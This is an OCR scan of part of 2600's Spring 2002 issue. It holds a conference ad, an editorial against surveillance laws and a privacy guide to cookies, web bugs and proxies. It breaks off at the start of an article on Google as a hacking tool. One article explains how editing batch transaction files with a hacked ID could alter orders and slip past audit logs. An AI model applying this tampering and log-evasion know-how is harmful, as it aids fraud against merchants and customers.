


2600
The Hacker Quarterly
Volume Nineteen,
Number One!
Spring 2002
$5.00 US, $7.15 CAN
21>
7 25274 83158 6


H2K2
HOPE 2002
Hackers On Planet Earth
The 4th HOPE Conference
Whatever you choose to call it, this will be the biggest hacker conference in the States to date! With nearly 50,000 square feet to play with, expect a variety of speakers, panels, demonstrations, films, and a network like no other.
July 12 to 14, 2002
Hotel Pennsylvania
New York City
(Make hotel reservations at (212) 736-5000)
Admission for the entire weekend is $50
You can register online at www.2600.com or send a check/money order by 6/15/02 to:
2600/H2K2
PO Box 752
Middle Island, NY 11953 USA
Check www.hope.net for updates!
More details on page 56

Explosive Knowledge

"I realize that this bill basically says you can tap someone's phone for jaywalking, and normally I would say, 'No way.' But after what happened on September 11th, I say screw 'em." - Dana Lee Dembrow, Democratic member of the Maryland House of Delegates explaining her approval of a new bill that would greatly expand the ability of authorities to monitor e-mail and telephone traffic. Jaywalkers beware.

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Time To Care

It's sometimes hard to imagine which causes more harm - corruption or indifference. One thing is becoming clearer by the day: They're both needed to ensure an ominous future.

What's been happening in our various governmental bodies is shameful. With each passing day it seems there's some other horrendous piece of legislation on its way to becoming law. Our rights as individuals are either being wiped away to benefit some corporate interest or being severely compromised in the name of September 11. Either way it's a repugnant development, one which must be fought on multiple levels by people of all backgrounds.

The Digital Millennium Copyright Act (DMCA) is something we've all become acquainted with in recent years. Passed in 1998, the DMCA was designed to implement treaties signed at the World Intellectual Property Organization (WIPO) back in 1996. So far it's gotten us sued and gagged, a Russian programmer thrown into an American prison for writing software, and a whole host of intimidation tactics, lawsuits, and threats sent to individuals and companies all over the world. It is forever changing the concept of free use of technology and it's the foundation upon which even more dangerous laws are being built.

The Consumer Broadband and Digital Television Promotion Act (CBDTPA), formerly the Security Systems Standards and Certification Act (SSSCA), is but one example. It sounds consumer-friendly but this bit of legislation is going to make the DMCA look like kid stuff. Imagine it being illegal to disable *any* security technology, regardless of the reason. Or mandatory restrictions of any feature which could be used to copy something. Entire operating systems could be outlawed. Computer security research will be crippled. Technology itself could come to a screeching halt since *all*digital technology will be forced to adhere to a government-mandated standard. And we all know how long it takes any government to get a grasp on new technology. Going analog to avoid all this nonsense won't even be an option in many cases. Digital technology under these rules will be *mandatory.* Take a look at what's happening to analog broadcasting to see how serious they are about this.

The Copyright Arbitration Royalty Panel (CARP), another offshoot of the DMCA, is targeting Internet radio as if it were the second coming of Satan. The DMCA determined that Internet broadcasters must pay a specific fee for playing commercial music online, regardless of how badly degraded the quality is. CARP has come up with a fee structure to enforce this which will now be decided upon by the U.S. Copyright Office. That fee is actually based on a per song, *per listener* equation which would not only bankrupt most small and independent broadcasters, but would actually require them to keep track of their listeners, unlike their over-the-air counterparts. The overhead of such an operation, not to mention the privacy concerns, will likely persuade most broadcasters to simply shut down and let the more commercial interests take over. Of course, with enough support, this could actually come back to haunt the recording industry. Independent musicians alienated by the Recording Industry of America (RIAA), not to mention many from other parts of the globe, may unite against this act of greed and create a new alternative sound. But who knows what new laws will spring up to thwart such a development once it becomes a reality? It's clear that anything seen as a threat to those who manage to acquire everything will be quickly struck down in one way or another.

And of course we will always have gems like the Communications Decency Act (CDA), which was overturned by the Supreme Court in 1997 as an unconstitutional attack on free speech. That led to the Child Online Protection Act (COPA), passed in 1998, which basically threatened to reduce the Internet to a playground for kids, imposing severe criminal and civil penalties on providers who may have "inappropriate material" somewhere. Despite its being struck down by a court in 1999, more variations just keep on coming. Now it's the Children's Internet Protection Act (CIPA), which went into effect last year. This time libraries were targeted. Those that don't comply with mandated blocking and filtering standards will lose funding. And the dance continues.

There's DCS-1000 (more aptly named "Carnivore" in the past), the mysterious FBI e-mail snooping program installed in the offices of Internet Service Providers nationwide. And there's Magic Lantern, another FBI project, which reportedly infiltrates a user's computer via an e-mail attachment and then sets up monitoring software which can capture keystrokes, thereby helping to make encryption futile.

We could even talk about the badly thought out USA Patriot act (which actually stands for "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism") and all of its attacks on fundamental freedoms, not to mention the preponderance of imitators which seek to destroy what it is our nation stands for as some sort of way of attacking those who want to destroy what it is our nation stands for.

It's easy to become completely overwhelmed by all of this and, as a defense mechanism, to simply shut down and stop paying attention. In fact, this is rather essential in order for such crazy laws to work in the first place. Imagine what would happen if *everyone* realized the threat, if everyone understood the technology. The secret that is being kept from most is that people power *does* work, that activism *is* effective, and that "eternal vigilance" means continuous action, not simply quoted words.

This is where the hacker world comes in. Unlike

legislators and unlike those who have become swallowed up by the "industry," we have an understanding of the technology and the ability and desire to communicate with others outside our world. What better way to translate the evils of these new laws into terms that even one's grandmother could understand?

There are many groups already involved - EFF, EPIC, the ACLU, and more. They are all in desperate need of support. It's absolutely vital that we help to take on this task. A look at many websites and handouts concerning these issues shows that many quickly become lost in legal or technical jargon that means nothing to the average person. The result is that the actual threat never burns itself into that person's mind and it becomes a non-issue to them from that point on. We can help to fix that.

This will be one of the goals at H2K2 this July. There will be many people from outside the hacker world who will come to hear what we have to say and who will be in a position to help us greatly if the facts are made clear to them. We need to come up with a comprehensive plan to fight not only what has already been proposed and adopted, but all of the future legislation that currently only exists in some warped lawmakers' minds. To do this, we will need to predict how their corrupted logic will proceed and be able to inspire those who might otherwise not care. It's going to be a long and hard battle and the odds are already clearly against us. Can you think of a reason *not* to get involved right away?

Transaction Based Systems

by StankDawg@hotmail.com

Let's jump right in to the first question: "What the hell is a transaction based system?" Well, it is as straightforward as it sounds. It is a system that works using transactions to process data. Remember that interactive processing shows immediate results, but batch processing takes more time. Transaction based systems are exclusive to batch processing (although some systems may support both types of access).

For example, when you go to http://store.yahoo.com/2600hacker/ (plug, plug...) or some other online shopping site, you add things to your shopping cart and then finally go to checkout. This is where you can see transaction processing happen. Do you think a little bell rings somewhere in a warehouse and someone runs to get your product right away? No, it will create a transaction that performs several functions. First, it will send the actual order to *2600* notifying them of their obligation. It also submits a transaction to the credit card company with details of the purchase and asks for the payment. It updates its own system at yahoo.com with accounting information (billing *2600* for a flat hosting fee, along with a per transaction fee to get their "cut," plus any number of other accounting and tax record keeping functions). While you are sitting there looking at the "thank-you for ordering" screen, all these things have happened in the background.

So why should you care? Well, now that you know exactly what transactions are, where do you think the data in those transactions are kept? They are transactions that process *data* after all, and data doesn't normally just disappear. It is kept for tax purposes and billing purposes as mentioned before. Everything you have ever ordered online is maintained. Don't overlook that fact. No one throws data away! So far, I don't know of any *centralized* location where *all* of your purchases are kept, but each site definitely keeps records of their own transactions. But this article is not about being watched or tracked by Big Brother, so I digress.

Now that you realize what happens to your data in transaction processing, and you understand that it is stored somewhere. What good is this information to you? Crack your knuckles and stretch because it is time to get technical.

Transactions run on some sort of regular cycle that is determined by each individual company. Generally, that is to run the transaction cycle once per day (you ever seen that warning that it may take 24 hours to process your transaction?). Some companies run these programs hourly or even more frequently, but this is stressful on a system. While there has been a trend moving towards "live" inventory and order processing, it is still in its infancy. Generally, all of the orders taken at a particular site will get stored in a temporary file in the form of transactions. These transactions have programs behind them that decode the transaction data and tell the system what to do with the data within. A typical (unencrypted) transaction can be as simple as this.

Jinrai@dbz.com02132002P2FL012600AnyroadNY12345CC123456789000

If you look closely and decipher what you see, you may be able to figure out that the key to the file appears to be my friend's email address (this is common because it is unique and not as personal as someone's SSN). Beyond this, you might be able to figure out that on 02/13/2002 he purchased (the letter P) two (2) products classified as "FL" (flowers) which is product 01. The delivery address follows (note that this entire transaction is made up) with the last fields being his credit card number. This is what the system gets when you click on that order button. Then, usually in the middle of the night (downtime for most systems) a batch job runs that picks apart these transactions and sends out the

parts that I mentioned earlier in the article. This is when the real work gets done and the order is truly processed. The deduction from your account will appear the next day, the warehouse will get the work order to process the purchase, etc. So the question I pose to you is how would I place an order without ever seeing the web page?

Think about that for a second before reading further. You may see that the web is simply the interface that gathers information and generates the transactions. It is actually the transactions, and the programs that process these transactions, that actually do the work. So if you could get into the transaction file yourself, you would have direct control over the transactions. Now keep in mind that I am only explaining how these systems work, I am not suggesting or insinuating that you should do anything illegal with this knowledge! You are on your own there, I am only here to inform.

If you were able to gain access to this file (this is a topic that has been beaten to death, find your own way in), you could edit the file to have any transaction you wanted. You could cancel your own order, change your address, or any other number of things. You probably realize by now that you are editing *all* of the records in the *entire* file, not just your own. And the beauty is that in my experience, the audit trail (the logging of who does what to the system) happens on the interface side of the house, not the data side. The web server logs your visit and your order, but if you edit the file directly, it usually doesn't get logged. They assume that general system security is keeping you away from this information. Obviously a good company will have good security that audits both, but in my experience it doesn't happen. You edit the file, and the worst case I usually see is that it timestamps the edit and marks it with the user's ID (which is unimportant if you are using a hacked ID). It is also unimportant because one of the parts usually in the transaction process is to sort the file and/or backup the file which puts the job timestamp and *system ID* back on the file! As the program runs, it hides your footsteps for you!

Also, there is a timing issue involved when multiple transactions are going on. The order may be processed on an hourly cycle, but the credit card company may only process all of its charges at the end of the day. This is how people in the past would be able to use a stolen credit card all day without getting caught. It wasn't until the next day that the suspicious activity was noticed. Of course, the credit card companies got wise to this and now are much more up to date on their monitoring.

With all of this being said (particularly my warning that you are at your own *very high risk* if you do anything illegal), I think that if you look around each day you will see how transactions are extremely prevalent in your everyday life. The ATM will not process your deposit until the next business day (sometimes a manual process). A change of address may not be reflected until 24 hours later. Listen jerk, I paid that ticket last week, why hasn't it been cleared from my record? Waiting on a change of grade at school before you can get your loan? All of these can now be explained, and now, maybe you can do something about it without waiting on someone else.

How to Regain Privacy on the Net

by Boris Loza

You'd probably be surprised if you knew what information is available about yourself on the Internet. Whenever you connect to the Internet you leave a great trail of information. Do you want to know what kind? Go to http://www.-leader.ru/secure/who.html or http://www.anonymizer.-com/snoop.cgi and see.

They can find out where you've come from, your operating system, browser type, and many other things. Besides this, many servers keep careful records of your input into search engines, information that's submitted in forms, your shopping habits on the Web, and information about uploaded/downloadedfiles.

Who Gets This Information and How?

Some companies, such as Doubleclick, create large databases of such information, which are used by target advertising companies or which can be sold to any interested buyers. Have you ever wondered why every copy of Netscape running on Microsoft Windows defaults to home.-netscape.com as a home page and the Internet Explorer browser defaults to www.msn.com?

Another method that web sites use to track visitors is a special feature called a cookie, which contains a small amount of information transmitted between a web server and a browser. Cookies can contain your username/ID, computer type, IP address, and server location.

Ever heard of web bugs (also known as clear GIFs)? Like cookies, web bugs are electronic tags that help web sites and advertisers track visitors' whereabouts in cyberspace. The placement of a web bug on a page allows the site hosting the banner ad to know your IP address and the page that you visited. This can be further correlated to cookie information that may be sent by your

browser as part of the request to retrieve the page. But web bugs are invisible on the page and are much smaller, about the size of the period at the end of this sentence. Unlike cookies, people can't see web bugs and anti-cookie filters won't catch them.

Browsers also contain other useful data for those who know how to make use of it, such as hit logging and GUID numbers, as used by Microsoft's Internet Explorer. Hit logging keeps track of all of your offline activities. When you click on a banner ad, a record is made of how long you looked at it and what ad you clicked on, as well as personal information stored by the IE browser. Hit logging is also designed to "phone home" to the server that created it.

GUID numbers are randomly generated "Guaranteed Unique" or "Globally Unique" ID numbers. It's highly unlikely that these numbers will ever occur twice across the planet. They are the ultimate "electronic dog tag" and can survive even if you kill the cookies and remove the "spyware."

Since the GUID number is kept on your system, it can be requested at any time. And since Microsoft has it on its databases - along with your name, address, and other registration details - the potential for creating a system that tracks your every online move is enormous. And there's even more! Did you know that if you're on a network, every Office 97 file you create could be traced back to you? That's because Office 97 attaches its own permanent GUID to everything you create. So if you send a document to your best friend and she deletes its entire contents, replaces it with abuse about your boss, adds a macro virus to it, renames it, and sends it to everyone in your company, it's still got your address on it as the originator! You can see what GUID looks like by opening any Office 97 Word file with Notepad and searching for the phrase GUID. A few bytes later, you'll find an ID number broken up with spaces inside two curly braces. By the way, GUID helped to capture a creator of the Melissa virus. But that's another story.

Other applications and companies that use "spyware" and "phone home" are RealNetwork's *RealJukebox*, PKZip, zBubbles, CuteFTP, and many others. SurfMonkey is an application that's supposed to block Internet sites inappropriate for kids, but it also keeps their personal ID, phone number, and email address. Radiate is a company that serves the shareware market. Popular applications such as GO!Zilla, Free Solitaire, and GetRight come embedded with an automated ad-serving "spyware" package created by Radiate. More than 400 different applications have this program embedded within them.

The Comet Cursor from Comet Systems is cursor software that replaces the standard screen cursor with many funny-looking cartoon characters that appeal to kids, such as Garfield and Pokemon. This is free software, but while users think they're getting just a cute cursor, in reality every time they visit any of 60,000 web sites supporting Comet Cursor technology, it will report the user's unique serial number back to Comet Systems. Therefore, a profile of the user's interests can be compiled, and targeted ads can be served up to the users. (There's no such thing as a free lunch!)

In this article, we'll show what you can do to minimize, and sometimes prevent, submitting information to the Internet on your behalf. Even if you continue to allow it to happen, at least you'll be aware of how they do it.

Cookies and Web Bugs

When you revisit an Internet server, your browser shares the cookie previously installed on your hard drive, providing information that quickly identifies you. Whenever you hit a Web site supported by advertising, the ad server reads the cookie from your machine. The ad server then uses your cookie to look up your profile and determine which ad to serve to you dynamically, based on the interests it's gleaned from your surfing activities at its member sites. The ad server also records which advertisements you've clicked through. The type of ad and the amount of time you've spent at the site is also captured. Also keep *in mind that* cookies, the subject of several lawsuits, are sent in clear text, in both directions, whenever encryption isn't used.

If you use Internet Explorer on Windows 2000, you can see your cookies by opening the Documents and Settings\[Your Profile]\Cookies directory. The cookie folder consists of several files, each of which is a text file containing an actual cookie value. For more information about how Microsoft "bakes" cookies check the "Cookies with Your Coffee" article at http://msdn.microsoft-.com/library/default.asp?url=/library/en-us/dn_voices_webmen/html/webmen052797.asp

Microsoft IE 5.0 has a lot of menu and dialog changes, but you can still disable cookies. Go to the Tools/Internet Options/Security menu. In there, you can choose the security level for four different browsing conditions: Internet Sites, Local Sites, "Trusted" Sites, and Restricted Sites. If you select "Internet", and click on Custom Level, you'll get a dialog box where you can accept all, warn before accepting, or reject all cookies.

Once a cookie is rejected, it is thrown out and not saved to memory or disk. Don't forget, though, that servers will keep looking for the cookie even if you have discarded it and may try to replace it as you surf around. Remember also that some web sites (such as www.hotmail.com) require cookies. You cannot login into such websites if you've disabled cookies.

Netscape users can also see their cookies found in the C:\Program Files\Netscape\Users\[Your profile]\cookies.txt file. This file consists of a block of ASCII text. Briefly, what you can see in this file is:

Domain. The domain that created and can read

the variable (such as .google.com).

Flag. A TRUE or FALSE value indicating if all machines within a given domain can access the variable. The browser, depending on the value set for domain, sets this value automatically.

Path. The path within the domain for which the variable is valid.

Secure. A TRUE or FALSE value indicating if a secure connection (like SSL) with the domain is needed to access the variable.

Expiration. The time at which the variable will expire. Time is defined as the number of seconds since Jan 1, 1970 00:00:00 GMT (example: 2145774284).

Name. The name of the variable.

Value. The value of the variable.

For more information about Netscape cookies, browse Netscape's Cookie Spec located at http://www.netscape.com/newsref/std/cookie_spec.html. For complete cookie information refer to RFC 2109 at http://www.rfc.net/rfc2109.html.

Note that most cookies can be accessed by all hosts in the domain (e.g. google.com, hotmail.msn.com, etc.)!

If you want to disable cookies on Netscape go to the Edit/Preferences/Advanced/Cookie.

The web bugs, like cookies, are usually used for tracking customer habits but are much harder to detect. A web bug is a graphic on a web page or in an email message that's designed to monitor who's reading the page or message. Unfortunately, this technique could be used toward malicious ends, such as grabbing IP addresses or installing files. The security company Security Space, in a monthly report (http://www.Securityspace.-com/s_survey/data/man.200112/webbug.html), has identified companies that benefit from the use of web bugs, including online advertising networks DoubleClick and Linkexchange, as well as Google and America Online.

The only way to find a web bug using the MS Internet Explorer and Netscape browsers is to view the HTML source code of a web page and search for IMG tags that match up with cookies stored on the user's computer. A web bug typically has its HEIGHT and WIDTH parameters in the IMG tag set to 1, it's loaded from a different server than the rest of the web page, and it has an associated cookie. For example:

<img src="http://ads.msn.com/ads/ABUCHE/00742350015_TX.gif?Pagegr oup=BECHK1" width="1" height="1" border="0" alt="">*

This web bug was placed on the home page by Microsoft's site www.bcentral.com to provide "spy" information about visitors to ads.msn.com. By the way, this site contains more than ten web bugs!

Email web bugs are also represented as 1-by-1 pixel IMG tags just like web bugs for web pages. However, because the sender of the message already knows your email address, they also could include the email address in the web bug URL. The email address can be in plain text or encrypted.

Web bugs used with emails allow the measurement of how many people have viewed the same email message in a marketing campaign. They help to detect whether someone has viewed a message. (People who don't view a message are removed from the list for future mailings.) They also help to synchronize a web browser cookie to a particular email address, allowing a web site to know the identity of people who come to the site at a later date.

Using web bugs also allows the sender of an email message to see what has been written when the message is forwarded with comments to other recipients (http://www.privacyfoundation.org/privacywatch/report.asp?id=54&action=0).

For a demonstration of bugged email see http://mackraz.com/trickybit/readreceipt/.

For more information, check the web bug FAQ at http://www.eff.org/Privacy/Marketing/-web_bug.html or see the web bug gallery at http://www.bugnosis.org/examples.html. You can use a free web bug detector plug-in for IE called Bugnosis by the Privacy Foundation http://www.bugnosis.org/.

Proxies, Anonymity Providing Servers, and Remailers

One can remain anonymous while web surfing by using a proxy server. A proxy acts as an intermediary, routing communications between clients and the rest of a network. Web proxies can hide your IP address and allow you to stay anonymous. If you don't use any proxy server yet, you may choose one from a free proxy public servers list at http://tools.rosinstrument.com/proxy. To configure your Internet Explorer 5.0 browser to use a proxy, go to the Tools/Internet Options/Connections menu bar. Click on the Setup and follow the instructions on the screen. Check the Manual Proxy Server option and click on the Next. Put the host name of the proxy you're going to use and a port number (provided by proxy server). To check whether your proxy server reveals your IP address, go to http://www.all-nettools.com/pr.htm. If you get the message "Proxy Server Detected!", then there's a security hole in your proxy and information about your real IP address is listed. (In this case, try to use another proxy.) If the message is "Proxy Server Not Detected", everything should be OK.

Netscape users can add a proxy by going to Edit/Preferences/Advanced/Proxy.

If you don't want to use a proxy server, try one of the anonymity providing servers listed below. These servers act as a proxy since web pages are retrieved by them rather than by the person actually browsing the web (you). Go to one of these web sites and just type a URL you want to visit -

the server does the job for you, securing you from many potential dangers.

Some of the Anonymity Providing Servers Available

Servers with SSL Support
Anonymyth: http://www.anonymyth.com
Orangatango:
http://www.orangatango.com/home/index.ns.html
Rewebber: http://www.rewebber.com and
http://www.anon.de
Servers without SSL Support
Anonymouse: http://@nonymouse.com
Anonymizer: http://www.anonymizer.com
SiegeSoft: http://www.siegesoft.com

Anonymyth uses 512-bit SSL encryption for all HTTP data, which prevents your ISP from tracking your Internet activities. The only traces that are left from your browsing are in your browser history list.

If you want to remain anonymous while sending emails, you can use a remailer. This is a special service that receives an email message from you, then readdresses it, and sends it to the person you want to send it to. During the process, any headers that might point back to you are removed. Many remailers are available on the Internet; some of them let you put a fake return address, but most of them directly state that the message is sent from an anonymous source. One of these web-based remailers can be found at https://ssl.dizum.com/-help/remailer.html. For a list of remailers check http://security.tao.ca/email.shtml.

Other Useful Tips

You may want to clear out your browser's history list. This is something that should be done each time you're finished with your browsing if you don't want someone to be able to easily see where you've been surfing (if you share your Windows workstation or server). To do this for Internet Explorer 5.0:

Click the Tools menu bar.

Choose Internet Options.

On the General tab, click Clear History.

When it asks "Delete all items in your History folder?" click OK.

Click the OK button at the bottom of the Internet Options window.

Another place that your web trail is recorded is the cache directory - a temporary storage area for recently visited pages and images. The cache allows for repeatedly visited Web sites to show up more quickly when you reload them into your browser. If you don't want people to read your cache it should be deleted. Note, however, that on slower machines with slow connections, this will result in a noticeable decrease in the speed when your computer brings up previously visited web pages. To delete your cache on IE 5.0:

Choose Internet Options from IE's Tools menu.

Locate the Temporary Internet Files heading, click the Delete Files button, and choose OK when prompted.

Click the OK button at the bottom of the Internet Options window.

Close and restart your browser.

Netscape users may go to the Edit/Preferences/Navigator menu to delete your browser's history list and to the Edit/Preferences/Navigator/Cache to clean up your browser's cache.

Balance Your Paranoia

This article isn't intended to frighten you. Just remember that there isn't much privacy on the Internet. So think carefully about which sites you choose to visit, and think twice before you provide any information about yourself.

Stupid Google Tricks

by Particle Bored

Google.com has long been the undisputed king of search engines, yet few are aware of its power as a hacking tool. I have discovered a few features that are sure to provide hours of fun for the whole family.

